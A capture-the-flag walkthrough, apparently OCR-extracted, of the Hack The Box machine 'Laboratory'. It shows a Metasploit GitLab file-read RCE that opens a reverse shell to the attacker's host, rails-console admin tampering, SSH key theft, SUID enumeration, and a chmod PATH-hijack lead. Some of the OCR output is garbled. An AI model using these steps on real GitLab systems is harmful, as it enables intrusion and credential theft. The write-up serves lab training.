### Laboratory

### **Synopsis**

Laboratory is an easy difficulty Linux machine that features a GitLab web application in a docker. This application is found to suffer from an arbitrary read file vulnerability, which is leveraged along with a remote command execution to gain a foothold on a docker instance. By giving administration permissions to our GitLab user it is possible to steal private ssh-keys and get a foothold on the box. Post-exploitation enumeration reveals that the system Laboratory has an executable program set as setuid. This is leveraged to gain a root shell on the server.


#### Skills

- Enumeration
- Knowledge of Rails
- Knowledge of Docker
- Arbitrary read file
- Marshall cookie attack
- SUID exploitation

**Exploitation** 


As always we start with the nmap to check what services/ports are open

We see a few ports open, and a domain name; so we started from registering the domain name into our /etc/hosts file; accessing the domain in the browser gave us the following page



But after the close inspection, we didn't find anything what could be exploited, so we moved on and started brute-forcing the subdomain and after a while we found a new subdomain git.laboratory.htb

## Accessing the domain in the page presented us with the gitlab official repository




### We started from registering a new user

### Lab Community Edition

Haln About Gittish

# a source software to collaborate on code e Git repositories with fine-grained access controls that keep ade secure. Perform code reviews and enhance collaboration erge requests. Each project can also have an issue tracker and a



What gave us access the the application



Inside we found the exact version of a software, so we used metasploit to launched the CVE attack against it



```
msf6 exploit(multi/http/gitlab_file_read_rce) > set password pass123456
password ⇒ pass123456
msf6 exploit(multi/http/gitlab_file_read_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.24:44444

[*] Running automatic check ("set AutoCheck false" to disable)

[*] The target appears to be vulnerable. Gitlab 12.8.1 is a vulnerable version.

[*] Logged in to user simonella

[*] Created project /simonella/dJDgcAzb

[*] Created project /simonella/dJDgcAzb/issues/1

[*] Executing arbitrary file load

[*] File saved as: '/root/.msf4/loot/20230826111921 default_10.10.10.216_gitlab.secrets_738482.txt'

[*] Extracted secret_key_base 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b6500

3

[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file read

[*] Attempting to delete project /simonella/dJDgcAzb 1110112.216

[*] Deleted project /simonella/dJDgcAzb

[*] Attempting to delete project /simonella/dJDgcAzb

[*] Deleted project /simonella/dJDgcAzb

[*] Deleted project /simonella/bpjfAbvb

whoami

[*] Command shell session 1 opened (10.10.14.24:4444 → 10.10.10.216:34808) at 2023-08-26 11:19:31 -0400
```

And we got a shell on the machine

Inside we entered the gitlab-rails console to enumerate users as well as tamper with their attributes

```
irb(main):002:0> u=User.find(1)

⇒ #<User id:1 @dexter>
irb(main):003:0>
```

```
irb(main):005:0> u=User.find(5)

⇒ #<User id:5 @simonella1>
irb(main):006:0>
```

We can see that our malicious user by default is not an administrator

Bu from the level of gitlab-rails console we can change that and set up that our user is administrator

```
irb(main):007:0> u.admin=true


⇒ true
irb(main):008:0> u.save!

⇒ true
irb(main):009:0> ■
```

```
# #User id:5 @simonellal>
irb(main):017:09 u.attributes


{ id*of*, "email* "* simon@laboratory.htb", "encrypted_password" → "$2a$10$PIhpu7Wsb019guu/oDNrLOWmnciSLKSWGdyRylTMjXYzb8a8Bv050", "reset_password_token" → nil, "reset_password sent_at" → simin_l "remember_created_at" → nil, "sign_in_count" → 1, "current_sign_in_at" → Sat, 26 Aug 2023 16:35:55 UTC +00:00, "last_sign_in_at" → Sat, 26 Aug 2023 16:35:55 UTC +00:00, "current_sign_in_j" → "12a.17.0.1", "created_at" → Sat, 26 Aug 2023 16:35:55 UTC +00:00, "updated_at" → Sat, 26 Aug 2023 16:35:54 UTC +00:00, "name" → "simon@laboratory.htb", "admin" → true, "projects_limit" → 10, "skype" → ", "linkedin" → ", "twitter" → ", "blo" → nil, "falled_attempts" → 0, "locked_at" → nil, "current_sign_in_j" → "true, "can_create_group" → true, "can_create_team" → false, "state" → ac true, "color_scheme_d" → 1, "password_exprise_at" → nil, "create_d_at" → 1, "avatar" → nil, "continuation_token" → nil, "con_firmed_at" → 5at, 26 Aug 2023 16:35:57 UTC +00:00, "confirmation_sent_at" → nil, "last_created_token" → nil, "lavatar" → nil, "continuation_token" → nil, "centured_at" → nil, "inclustor_token" → nil, "continuation_sent_at" → nil, "nide_no_password_wfalse, "password_avatamatically_set" → false, "location" → nil, "encrypted_otp_secret" → nil, "encrypted_otp_secret" → nil, "encrypted_otp_secret_iv" → nil, "encrypted_otp_secret_i
```

So let's return to the gitlab repository and refresh the page



And we got an access to the administrator panel

As an administrator we got an access to the Dexter's projects, where we found his SSH keys that allowed us to get an access as him



On the box we checked what binaries have sticky bit put on them, and we found one interesting binary "docker-security",

```
dexter@laboratory./var$ find / -perm -4000 2>/dev/null
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/core/9804/bin/mount
/snap/core/9804/bin/ping
/snap/core/9804/bin/ping
/snap/core/9804/bin/su
/snap/core/9804/bin/su
/snap/core/9804/usr/bin/chfn
/snap/core/9804/usr/bin/chsh
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/bin/passwd
/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9804/usr/lib/dbus-1.0/dbus-doemon-launch-helper
/snap/core/9804/usr/lib/papssh/ssh-keysign
/snap/core/9804/usr/lib/papd/snap-confine
/snap/core/9605/bin/ping
/snap/core/9605/bin/ping
/snap/core/9605/bin/ping
/snap/core/9605/bin/ping
/snap/core/9605/bin/ping
/snap/core/9605/bin/su
/snap/core/9605/bin/su
/snap/core/9605/usr/bin/chsh
/snap/core/9605/usr/bin/chsh
/snap/core/9605/usr/bin/passwd
/snap/core/9605/usr/bin/passwd
/snap/core/9605/usr/bin/passwd
/snap/core/9605/usr/bin/passwd
/snap/core/9605/usr/bin/basswd
/snap/core/9605/usr/bin/basswd
/snap/core/9605/usr/lib/opassh/ssh-keysign
/snap/core/9605/usr/lib/opassh/ssh-keysign
/snap/core/9605/usr/lib/snapd/snap-confine
/snap/core/9605/usr/lib/snapd/snap-confine
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/snap/core/9605/usr/lib/snapd/snap-confine
```

```
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
```

Next we launched "strings" against it to check what commands are used, and we learnt that command "chmod" is used directly what gave us a room to abuse it to escalate our privileges to the root

```
# strings docker
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
 _libc_start_main
libc.so.6
GLIBC_2.2.5
ITM deregisterTMCloneTable
 gmon start
ITM registerTMCloneTable
u/UH
[]A\A]A^A
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
GCC: (Debian 10.1.0-6) 10.1.0 be can be
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
do global dtors aux fini array entry
frame dummy
__frame_dummy_init_array_entry
docker-security.c
 FRAME END
  init_array_end
```